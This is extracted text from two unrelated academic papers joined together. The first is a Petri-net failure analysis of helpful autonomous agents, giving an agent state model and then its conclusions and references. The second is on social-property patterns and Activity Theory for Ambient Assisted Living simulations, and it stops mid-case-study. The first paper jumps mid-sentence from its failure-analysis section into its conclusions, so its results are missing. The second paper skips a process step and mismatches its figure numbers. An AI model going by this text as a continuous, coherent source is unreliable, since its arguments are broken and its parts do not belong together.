A Petri net (PN), from a mathematical perspective, is a bipartite graph built from a set of tuples  $(U, V, W)$ , where  $U$  and  $V$  are a set of places and set of transitions respectively. Meanwhile,  $W$  is a set of arcs used to link from a place to transition and vice versa. Noting that there is no any connections between places as well as between transitions. The arcs running out from a place to a transition are known as input places of transitions, whereas the contrary arcs, i.e. running out from a transition to place, are called output places of transitions. PN, therefore, with regards to two types of flows from a transition, is described as a set of five tuples  $(U, V, W, W^-, W^+)$ , in which  $W^-$  defines the output weights and  $W^+$  for the input weights from a transition. The number of tokens inside a place is named marks. The stage of PN is completely determined based on the marks of all places, therefore a marking  $M$  is used to present the current state of PN. The marking  $M$  is expressed by a vector  $[M(p_1), M(p_2), \dots, M(p_i), \dots, M(p_n)]$ , in which  $n$  is the number of places and  $M(p_i)$  is the mark of place  $p_i$ . Let  $W^-$  is expressed by a two dimensional matrix of weights where each element  $W^-(p_i, t_j)$  is determined as the number of tokens allowed to move from the place  $p_i$  to the transition  $t_j$ . Similarly,  $W^+$  is formulated by the weight  $W^+(t_j, p_i)$  from the transition  $t_j$  to the place  $p_i$ . It is noted

that  $1 \leq j \leq m$ , in which  $m$  is the number of transitions. Thus, the marking is updated by the following equation.

$$M'(p) = M(p) + W^+(t, p) - W^-(p, t), \forall p. \quad (1)$$

Let  $M_0$  being an initial marking, the tuple  $(U, V, W, W^+, W^-)$  is extended to  $(U, V, W, W^+, W^-, M_0)$ . The marking  $M$  is reachable if  $M'$  is the result of applying a sequence of update equation (1), starting from  $M$ . The state-space analysis of PN shows a full graph of all possible markings that are reachable from  $M_0$  and all possible paths of transition from a marking to another. However, the complexity of the state-space analysis dramatically increases with respect to the number of places and transitions of a PN network. Thus, the state-space analysis is completely suitable for the small PN network.

There are various types of extension of PN. The colored PN (CPN) is one of them, in which CPN utilizes different color to mark tokens [25]. Additionally, each type of token separately fires with the transition. The transition behavior for different colors is decided by the arc expressions which are built from operators and functions. Another extension type is the stochastic PN in which a time delay is added to each transition, and a random variable is used to estimate the firing rate. A probabilistic inference, therefore, is utilized to analyze the state-space of the PN network. In this work, a hybrid PN called colored time PN (CTPN) is applied to deal with both non-deterministic and deterministic variables of the time delay. CPNTools [25] are utilized to model the proposed system and perform the failure analysis.




Figure 1. Agent Model

#### IV. AGENT MODEL

The agent is realized as a state machine with 5 operational states which are *idle*, *execute*, *interact*, *regenerate* and *out\_of\_order* (Figure 1). An agent starts its operation in the *idle* state, in which it will generate a task with a probability  $P$ . As long as it is in *idle* the agent has not committed to any task. A change of state occurs either if a request for help is received, or if the agent has generated a task. In the former, the agent switches to the *interact* state and decides whether it will give assistance or not (not interruptible process). This decision will depend on the agent's willingness to give assistance (defined probabilistically). In the positive case the agent will put the task in a queue and switch to *execute*, otherwise it will discard the request and resume what it was doing (either back in *idle* or *execute*). In the latter, the agent will put its own generated

task into a queue and will change its state to *execute*. At the beginning of the execution of a task the agent decides on whether it needs outside assistance or not. This is based on the agent's willingness to ask for assistance. If it does, it will select the agent which was perceived as most helpful in the past and make a help request. This is a blocking operation. Nonetheless, the agent waits for a reply for a finite amount of time, after which it will return to idle regardless of the outcome. In principle, the agent could receive a request while being in the execute state as well. If the agent reaches critical levels of battery, i.e. lower than some predefined threshold, it will switch to *out\_of\_order*. As of now, the agent will immediately switch to *regenerate*, in which the recharge takes place, and into *idle* right after. The willingness to ask and give assistance make up the agent's willingness to interact, i.e. they are like the two sides of a coin. Modeling these elements mathematically is part of the research for adaptive autonomous agents. Nonetheless, for the purposes of this work, they are expressed through probabilistic distributions, as is explained in the next section.




Figure 2. Design of the *agent module*

## V. FAILURE ANALYSIS

Based on the description given in the previous section the agent module is designed. Moreover, all agents share the same structure which is represented by PN (Figure 2). All tasks are generated by the agents. The agent once completing the task will put the completed tasks in a submodule known as *completed tasks*. Otherwise, the task will be put on a submodule called *dropped tasks*. The agent, right after, will send a helping request. If there is an available agent which is willing to give assistance, the agent will take the task from a





willingness to interact when the fail mean is low induces a slightly higher number of dropped tasks. It is possible to conclude that, while being willing to interact and collaborate is a desired characteristic for an agent, it will not always result in higher performance. Consequently, the agents need proper reasoning mechanisms that will allow them to make the best of any situation they are in. In some cases this might mean being helpful, and in others it might mean focusing on one's own tasks/goals.

In the future, the proposed approach will be extended to deal with a more complex agent architecture in which relevant factors that should shape the willingness to interact will be identified and analyzed. Consequently, appropriate models will be developed so as to reflect the impact of these factors and will replace the distributions used in this work. Ultimately, agents should be able to find a balance between helping each other, completing their tasks and face failures of different frequencies. Another concern relates to the potential scalability of such approach by considering a bigger population of agents in ranges of 10, 20, 50 etc. Finally, the actual communication between the agents will be addressed as well in future PN models, as it is central to the adaptive autonomous agent model described in this paper.

#### VIII. ACKNOWLEDGMENTS

The research leading to the presented results has been funded by the EUROWEB+ project (1<sup>st</sup> author) and the research profile DPAC - Dependable Platforms for Autonomous Systems and Control project, funded by the Swedish Knowledge Foundation (2<sup>nd</sup>, 3<sup>rd</sup>, and 4<sup>th</sup> author).

#### REFERENCES

- [1] A. Avižienis, J. Laprie, B. Randell, and C. Landwehr, "Basic concepts and taxonomy of dependable and secure computing," *IEEE Transactions on Dependable and Secure Computing*, vol. 1, no. 1, pp. 11–33, 2004. [Online]. Available: <https://doi.org/10.1109/TDSC.2004.2>
- [2] S. Bernardi, J. Merseguer, and D. C. Petriu, *Model-Driven Dependability Assessment of Software Systems*. SPRINGER, 2013. [Online]. Available: <https://doi.org/10.1007/978-3-642-39512-3>
- [3] M. Johnson, J. M. Bradshaw, P. J. Feltoich, C. M. Jonker, B. Van Riemsdijk, and M. Sierhuis, "The fundamental principle of coactive design: Interdependence must shape autonomy," in *Coordination, organizations, institutions, and norms in agent systems VI*. Springer, 2011, pp. 172–191. [Online]. Available: [https://doi.org/10.1007/978-3-642-21268-0\\_10](https://doi.org/10.1007/978-3-642-21268-0_10)
- [4] C. Castelfranchi, "Founding agent's 'autonomy' on dependence theory," in *Proceedings of the 14th European Conference on Artificial Intelligence*. IOS Press, 2000, pp. 353–357.
- [5] B. Hardin and M. A. Goodrich, "On using mixed-initiative control: A perspective for managing large-scale robotic teams," in *Proceedings of the 4th ACM/IEEE international conference on Human robot interaction*, 2009, pp. 165–172. [Online]. Available: <https://doi.org/10.1145/1514095.1514126>
- [6] M. Frasheri, B. Çürüklü, and M. Ekström, "Towards collaborative adaptive autonomous agents," in *9th International Conference on Agents and Artificial Intelligence 2017 ICAART, 24 Feb 2017, Porto, Portugal*, 2016. [Online]. Available: <https://doi.org/10.5220/0006195500780087>
- [7] S. Sharman, N. Sukavanam, N. Kumar, and A. Kumar, "Reliability analysis of complex robotic system using petri nets and fuzzy lambda-tau methodology," *International Journal for Computer-Aided Engineering and Software*, vol. 27, no. 3, pp. 354–364, 2009. [Online]. Available: <https://doi.org/10.1108/02644401011029925>
- [8] W. Sheng, Q. Yang, and N. Xi, "Modeling, analysis and design for multi-robot exploration based on petri nets," 2004.
- [9] R. Ammour, E. Leclercq, E. Sanlaville, and D. Lefebvre, "Faults prognosis using partially observed stochastic petri nets," in *International Workshop on Discrete Event Systems*. IEEE, 2016, pp. 472–477. [Online]. Available: <https://doi.org/10.1109/WODES.2016.7497890>
- [10] S. Chen, D. W. Ho, L. Li, and M. Liu, "Fault-tolerant consensus of multi-agent system with distributed adaptive protocol," *IEEE Transactions on Cybernetics*, vol. 45, no. 10, pp. 2142–2155, 2015. [Online]. Available: <https://doi.org/10.1109/TCYB.2014.2366204>
- [11] S. D. Stoller and F. B. Schneider, "Automated analysis of fault-tolerance in distributed systems," *Formal Methods in System Design, Springer Science*, vol. 26, pp. 183–196, 2005. [Online]. Available: <https://doi.org/10.1007/s10703-005-1492-2>
- [12] D. Boukreda, R. Maamri, and S. Aknine, "Modeling and analysis of reliable contract net protocol using timed colored petri nets," in *International Conference on Web Intelligence and Intelligent Agent Technology*. IEEE, 2013, pp. 17–24. [Online]. Available: <https://doi.org/10.1109/WI-IAT.2013.85>
- [13] M. Perše, M. Kristan, J. Perš, G. Mušič, and S. K. G. Vučković, "Analysis of multi-agent activity using petri nets," *Pattern Recognition*, vol. 43, pp. 1491–1501, 2010. [Online]. Available: <https://doi.org/10.1016/j.patcog.2009.11.011>
- [14] A. D. Torshizi and S. R. Hejazi, "A fuzzy approach to sequential failure analysis using petri nets," *International Journal of Industrial Engineering and Production Research*, vol. 21, no. 2, pp. 53–60, 2010.
- [15] T. Fong, C. Thorpe, and C. Baur, *Collaborative control: A robot-centric model for vehicle teleoperation*. Carnegie Mellon University, The Robotics Institute, 2001, vol. 1.
- [16] J. Brookshire, S. Singh, and R. Simmons, "Preliminary results in sliding autonomy for assembly by coordinated teams," in *Intelligent Robots and Systems, 2004.(IROS 2004). Proceedings. 2004 IEEE/RSJ International Conference on*, vol. 1, 2004, pp. 706–711. [Online]. Available: <https://doi.org/10.1109/IROS.2004.1389435>
- [17] R. Parasuraman, T. B. Sheridan, and C. D. Wickens, "A model for types and levels of human interaction with automation," *IEEE Transactions on systems, man, and cybernetics-Part A: Systems and Humans*, vol. 30, no. 3, pp. 286–297, 2000. [Online]. Available: <https://doi.org/10.1109/3468.844354>
- [18] M. Johnson, J. M. Bradshaw, P. J. Feltoich, C. M. Jonker, M. B. Van Riemsdijk, and M. Sierhuis, "Coactive design: Designing support for interdependence in joint activity," *Journal of Human-Robot Interaction*, vol. 3, no. 1, pp. 43–69, 2014. [Online]. Available: <https://doi.org/10.5898/JHRI.3.1.Johnson>
- [19] S. K. Barber, A. Goel, and C. E. Martin, "Dynamic adaptive autonomy in multi-agent systems," *Journal of Experimental & Theoretical Artificial Intelligence*, vol. 12, no. 2, pp. 129–147, 2000. [Online]. Available: <https://doi.org/10.1142/S0218001401001015>
- [20] M. J. Barnes, J. Y. Chen, and F. Jentsch, "Designing for mixed-initiative interactions between human and autonomous systems in complex environments," in *Systems, Man, and Cybernetics (SMC), 2015 IEEE International Conference on*, 2015, pp. 1386–1390. [Online]. Available: <https://doi.org/10.1109/SMC.2015.246>
- [21] N. Schurr, J. Marecki, and M. Tambe, "Riaact: A robust approach to adjustable autonomy for human-multiagent teams," in *Proceedings of the 7th international joint conference on Autonomous agents and multiagent systems-Volume 3*, 2008, pp. 1429–1432.
- [22] M. Tambe, "Agent architectures for flexible, practical teamwork," in *Proc. of the 14th National Conf. on AI, USA: AAAI press*, 1997, pp. 22–28.
- [23] J. M. Bradshaw, H. Jung, S. Kulkarni, M. Johnson, P. Feltoich, J. Allen, L. Bunch, N. Chambers, L. Galescu, R. Jeffers et al., "Kaa: policy-based explorations of a richer model for adjustable autonomy," in *Proceedings of the fourth international joint conference on Autonomous agents and multiagent systems*, 2005, pp. 214–221. [Online]. Available: <https://doi.org/10.1145/1082473.1082506>
- [24] A. Uszok, J. Bradshaw, R. Jeffers, N. Suri, P. Hayes, M. Breedy, L. Bunch, M. Johnson, S. Kulkarni, and J. Lott, "Kaos policy and domain services: Toward a description-logic approach to policy representation, deconfliction, and enforcement," in *Policies for Distributed Systems and Networks, 2003. Proceedings. POLICY 2003. IEEE 4th International Workshop on*, 2003, pp. 93–96. [Online]. Available: <https://doi.org/10.1109/POLICY.2003.1206963>
- [25] K. Jensen, *Coloured Petri Nets: Basic Concepts, Analysis Methods and Practical Use*. Springer Verlag, 2003.



# Development of Simulations for Ambient Assisted Living through Pattern Repositories

Rubén Fuentes-Fernández  
GRASIA (Research Group on  
Agent-based, Social & Interdisciplinary Applications),  
Universidad Complutense de Madrid  
in Madrid, Spain  
Email: ruben@fdi.ucm.es

Jorge J. Gómez-Sanz  
GRASIA (Research Group on  
Agent-based, Social & Interdisciplinary Applications),  
Universidad Complutense de Madrid  
in Madrid, Spain  
Email: jjgomez@fdi.ucm.es

**Abstract**—Ambient Assisted Living (AAL) pursues providing an autonomous and satisfactory life to people through technology, independently of their actual conditions. Its developments usually require testing prototypes with real users in Living Labs (LL). This makes projects expensive. Virtual LLs (VLLs) try to address these issues by using simulations for requirements elicitation and the initial testing of solutions. These simulations frequently require considering social aspects, e.g. relationships, culture, or decision making. These are recurrent and quite application-independent aspects for AAL. Our work proposes *social properties* as patterns that represent these aspects and that can be plugged-in in simulations. The knowledge for these properties is extracted following the Activity Theory (AT) paradigm from Social Sciences. Their specification uses models and transformations (e.g. to generate other models or code) following Model-Driven Engineering (MDE) practices. This facilitates their understanding and use in simulation development. A case study on AAL for ageing illustrates the approach.

## I. INTRODUCTION

AMBIENT Assisted Living (AAL) [1] pursues the development of socio-technical solutions that facilitate to people carrying out an independent and satisfactory life, regardless their particular conditions, both physical and mental. Its solutions are intended to support a variety of needs, like those of elderly people, support for temporal or permanent impairment, or home safety and security.

AAL solutions are socio-technical systems [2], which depend on human, social, and organisational factors, technical features, and their interplay. The design of such systems fall beyond traditional practices of system development, as it needs to take a closer, holistic, and pluri-disciplinary look to all these elements [3]. In the case of AAL, design needs to consider human aspects such as what assistive technologies people accept, the takecarers' involvement, or the users' self-image.

The discovering and testing of these requirements frequently demands the use of Living Labs (LLs). A LL [4] is an open research and innovation ecosystem. It gathers the different stakeholders (e.g. user communities, developers, researchers, policy makers, and investors), and the resources needed for their interaction. In particular, it usually includes the settings and devices to analyze needs and technologies, and to evaluate and test hypotheses, technologies, and solutions. The main issues with these facilities are that they are expensive (to set

up and keep updated, and therefore to use), and that they strongly constrain tests (e.g. only with available devices, in real time, and controlling potential damages). In turn, this highly increases the cost of AAL solutions.

The research on Virtual LLs (VLLs) [5] addresses these issues through the development of very accurate software simulations of LL. The AAL system is deployed in the VLL as it would be in a LL. The VLL receives its outputs and actions and provides the relevant inputs. From the perspective of the AAL system, there is no difference between deployment in a LL and a VLL. The VLLs can replace physical LLs in the early stages of the development of solutions, mainly regarding requirements elicitation and early prototyping. Of course, VLLs have limitations. It is difficult to consider any potential event and interaction that can appear in the real world, but a VLL can still consider a wide variety of them.

Social aspects have a pervasive impact on AAL system, that frequently affects them in quite abstract aspects, like acceptance, interaction with devices and other users, or concerns on privacy. This high level of abstraction facilitates its reuse in different contexts. At the same time, it frequently puts them far beyond the usual background of researchers and developers from technical-oriented fields.

The previous considerations took our research to consider the need for VLL, and for extension in AAL, of ready-to-use knowledge on social aspects for the design of these systems. This knowledge should alleviate the workload on eliciting and applying these aspects in the development of AAL solutions.

Our work proposes the use of *social properties* [6] and Model-Driven Engineering (MDE) [7] to address these issues. Social properties crystallize knowledge from Social Sciences in forms useful for development, that MDE techniques can quickly incorporate to simulations models and code.

*Social properties* [6] are similar to design patterns [8] in Software Engineering, i.e. they are templates of general solutions to problems that repeatedly appear in the development of systems, and are described at different abstraction levels (from graphical specifications to code). When available, engineers use and combine them to address well-identified issues of their systems. The application of patterns is usually a manual task, i.e. engineers design / write how the pattern is applied.

However, in the context of MDE [7] this application can be semi-automated.

MDE [7] is an approach to system development organized around *models* and *transformations*. It formally defines Modelling Languages (MLs) that are domain-specific. Engineers specify their systems using *models* that conform to these MLs. *Transformations* [9] allow generating models from models (M2M) (e.g. addition of platform-oriented information and refactoring.), text from models (M2T) (e.g. documentation and code generation), or models from text (T2M) (e.g. reverse engineering). The development process is then conceived as an iterative refinement of model specifications through the manual addition of information and the semi-automated transformation of models.

In a MDE context, social properties are defined using models and transformations. Having specifications at different level of abstraction allows addressing the need of high-level design with domain expert, but also of developers in late design. Moreover, making explicit all this information facilitates the traceability of all the artefact in development. Therefore, it helps to guarantee that the simulation corresponds to the initial requirements.

The last element of the approach is related to how to obtain useful knowledge from Social Sciences to design AAL simulations in VLLs. Our work resorts to Activity Theory. The Activity Theory (AT) [10] is a paradigm for interdisciplinary research based on a socio-cultural approach. Previous works [11], [12] have proven the advantages of AT in the development of Multi-Agent Systems (MAS) as a source of expertise about intentional and social aspects. In particular, this knowledge has been used in requirements elicitation to study interactions among systems and their users in an integrated way [12].

The paper illustrates the application of the approach with a case study about the development of an AAL solution with different types of users. These users experience some problems when moving (e.g. falls, blockades, or inability to grasp objects). However, their features regarding age, gender, cultural background, or familiar relationships are different. The simulation needs to consider these variations to study the feasibility of a surveillance and help request system for these people at their homes. This case study shows how social properties consider these features and introduce them in the simulation running in a VLL.

The remainder of the paper is organized as follows. Section II presents AT. Section III describes *social properties* and section IV the process to use them in simulations, which section V applies in the case study. Section VI compares the presented approach with existing AAL works. Finally, section VII discusses some conclusions and future work.

## II. ACTIVITY THEORY

The Activity Theory (AT) [10] is a socio-psychological framework for the study of human behaviour. It focuses on the dialectics between people and their physical and social environment. The environment shapes human actions and their




Fig. 1. AT depiction of an activity system [13].

execution, but at the same time, these actions also partially define and change the environment. This interaction occurs over time. Since these perspectives are inherently interleaved, AT advocates for their holistic analysis. These acts in context constitute the minimal meaningful unit of analysis and are called *activities*. AT makes no distinction between physical and mental activities.

An *activity* [13] is a transformation process driven by people's needs. The *outcome* of the activity is a product able to satisfy those needs. The activity produces the outcome through the transformation of the initial *objects*. The *subject* is the active element that carries out the activity. Any resource the subject uses is a *tool*.

Subjects with a set of common social artefacts constitute a *community*. It characterizes the socio-historical context. The relationships in the community and of this with other elements are mediated by two types of artefacts: *rules* and *division of labour*. They include elements such as norms, tacit knowledge, or learned behaviours. The key difference is the focus. The division of labour is related to the organization of the community in the activity. It includes aspects such as goals, hierarchies, collaborations, or responsibilities. Rules represent the context that comes from outside the scope of the activity but affects it. They include, for instance, religious beliefs, state laws, or socially acceptable behaviours.

All these elements make up the *activity system*, i.e. the context of an activity. Fig. 1 shows its traditional depiction as introduced in [13].

Activity systems do not appear isolated. They are always interconnected with neighbour activity systems through shared artefacts. For instance, the execution of an activity produces outcomes that become the artefacts (e.g. subject, object, or division of labour) of other activities.

AT also considers the hierarchy of subjects' motives, based on their relevance and how conscious subjects are about them. *Activities* are linked to the high-level *objectives* that they are potentially able to satisfy. *Objectives* meet people needs. *Activities* are executed through networks of *actions*, i.e. sequences of *actions* with alternatives. *Actions* pursue low-level *goals*, which decompose the *objectives*. Subjects are

also conscious about goals. At the lowest level, *actions* are implemented through *operations*. These depend on the specific state of the *environment*. Operations are frequently internalized by subjects, so they are unconscious about the actual steps to execute them.

The evolution of activity systems over time depends on their inner *contradictions*. These contradictions are conflicts between the elements in the networks of activity systems. There are four levels of contradictions according to where they appear. Primary and secondary contradictions appear inside an activity system. Primary ones happen in an artefact, or between artefacts of the same type. For instance, because some tools are not designed to work together. Secondary contradictions appear between artefacts of different types. For instance, because tools are not suitable to transform the object. Tertiary contradictions appear between different states of the historical evolution of an activity system. For instance, the care systems for elderly people based on the family and the more recent ones based on technology and hired assistance. Finally quaternary contradictions appear among different activity systems. For instance, a system produces an outcome that is not a suitable tool for another system.

Subjects try to remove contradictions through the evolution of the involved activity systems. This usually generates other contradictions, which produce further evolution of systems.

### III. SOCIAL PROPERTIES

The specification of AAL solutions to analyse their human and social aspects is a demanding task. In order to reduce this effort, our work tries to take advantage on the similarities between different scenarios. For instance, the attitudes towards privacy, surveillance, and technological skills can be common to multiple scenarios. The concept of *social property* aims at describing these reusable partial specifications.

A *social property* specifies a human aspect recurrent in different scenarios of socio-technical systems. The use of these properties in AAL pursues multiple goals: to document a social aspect; to facilitate communication among stakeholders; and to support the development of solutions. To meet all these objectives, social properties are described with the structure represented in Fig. 2.

A *social property* has a unique identifier and a description. The description is a general explanation of its meaning, the context where it can be applied, and its effects.

The *settings* provide the detailed specification of the property. A *setting* is a specific application of a property in a type of context, i.e. a kind of social group and environment. For instance, a social property describes a structure that relates caretakers and caregivers when the later are hired staff, and its settings account for the differences between organizations with these people in the same premises or caregivers using systems for remote monitoring.

The description of a *setting* includes text and models. UML-AT [11] is the ML used to describe these models. It is a Unified Modelling Language (UML) [14] profile that represents the main concepts of AT (see Section II) with extensions like




Fig. 2. Structure to describe social properties.

inheritance and decomposition relationships, constraint expressions, and the concept of *artefact*. The properties in models can be constant or variables to ground when the setting is applied in a simulation. Settings may have *examples* that help to understand their application.

The *related settings* link settings from different *social properties* whose contexts or artefacts are related. For instance, settings about family, care organization, and normative frameworks can be related. The *related settings* also discuss similarities and differences among linked settings.


Finally, the *bindings* are pairs of names that associate *settings* or *settings* with *examples*. They indicate which pairs of variables or variable-value must be mapped between the settings or with the example. For instance, they indicate that the outcome of an activity is the tool in a related setting.

As the introduction discussed (see Section I, the settings of a social property can correspond to different levels of detail (e.g. abstract requirements or target simulation platform), contexts (e.g. cultures or countries), and targeted to different transformations (e.g. simulation platforms or documentation). These properties assist in the specification of AAL simulations with predefined parts of models and suggest potential alternatives for model refinement.

### IV. USING SOCIAL PROPERTIES

The *social properties* of the previous section provide the reusable social knowledge to add new information to AAL specifications in a semi-automated way. The activity diagram in Fig. 5 depict this process.

Task 1 *Check applicability* considers whether a social property can be applied in a given context through its *settings*. The specification of a setting includes a description, models, and transformations that can be checked against the current specifications. Usually, a setting can be applied to some specifications to introduce a complete set of new entities. If the setting is going to be connected to some elements already existing in the specifications, some additional checkings are needed, considering that variables can match any value.

Fig. 3. Process to apply the *social properties*.

In task 3 *Customize the setting*, the engineer chooses the values to instantiate the non-grounded variables. These values can already appear in the specifications or the user can directly provide them.

Task 4 *Insert setting in the specifications* adds the customized setting to the AAL specification. This is usually done through the setting transformations, modified for the specific context.

In task 5 *Link artefacts*, engineers can introduce additional relationships to connect artefacts. For instance, they can specify that an added artefact is a subtype of an existing one.

Transformations are not only used to add information to specifications. Some social properties represent features to keep or avoid in specifications. For instance, properties can represent AT contradictions (see section II). In that case, running setting transformations over specifications helps to check them.

## V. CASE STUDY: AAL FOR PEOPLE WITH MOTOR PROBLEMS

The attitude towards technology depends on many factors. The level of adoption of mobile technologies regarding age is a classical one [15], [16]. The design of AAL systems must consider these variations in order to provide effective solutions. This case study considers a monitoring system and how it can be adapted to the age of its final users using social properties.

The proposed monitoring system has two main functionalities: monitor and ask for assistance. The first one watches the caretaker user and tries to determine when the caretaker may need assistance. In this last case, it uses some communication device to call the caregiver.




Fig. 4. Enviroment of the AAL system.

In order to support the previous functionality, the system has several devices. It can run a specific app in the caretaker's smartphone. The sensors in the smartphone can provide information on the state of its user. Alternatively, it can use some environmental microphones and cameras to gather information. Microphones are sometimes less reliable, particularly in noisy situations. Cameras require a higher computational capacity than the other devices to process their video.

Regarding users, elderly people are less prone to use smartphones, while youngsters always keep them close and use them continuously. Moreover, youngsters are usually more comfortable with being under video surveillance than elders, that perceive it as highly intrusive. The attitude towards microphones is worse in youngsters than in elder, as the first group is more conscious about the capabilities of modern devices.

This case study is going to use the UML-AT language (see Section II) to model all these elements. The interested reader can find a more complete description of the language in [6], [11].

Let start modelling the AAL solution. From the point of view of AT, the *AAL Surveillance System* is a *subject* able to carry out two *activities*: *monitor* and *require assistance*. The purpose of executing these *activities* is represented with the *objectives being aware of caretaker* and *assisting caretaker*. In these *activities*, it uses two types of device that are *tools*: some *monitor devices* to watch the caretaker, and *communication devices* when it needs to call the caregiver. Given its capabilities, the smartphone is the only device that belongs to both categories. Fig. 4 shows this information.

In this case, the *social properties* report the information on the usual preferences of users. For the sake of simplicity,






Fig. 5. Social property for AAL users: models of settings.

the case study considers one *social property* with two *settings* that summarize the usual preferences of elderly and youngster users. In UML-AT, both *users*, *elderlies*, and *youngsters* are *subjects*. In relation to AAL solutions, these users have two main objectives: *being sensed* and *being acted upon*. *Communicate* is modelled as an *objective* sub-type of *being acted upon*. Fig. 5 shows this information.

The preferences of users on devices are represented using contribution relationships on *objectives* (see Section II). These relationships allow specifying when an artefact (i.e. any AT element) helps or damages the possibilities of achieving the purpose of other artefacts. Fig. 5 describes how users prefer interacting with different devices according to their age. The models of both settings for elderly and youngster are combined to simplify their discussion.

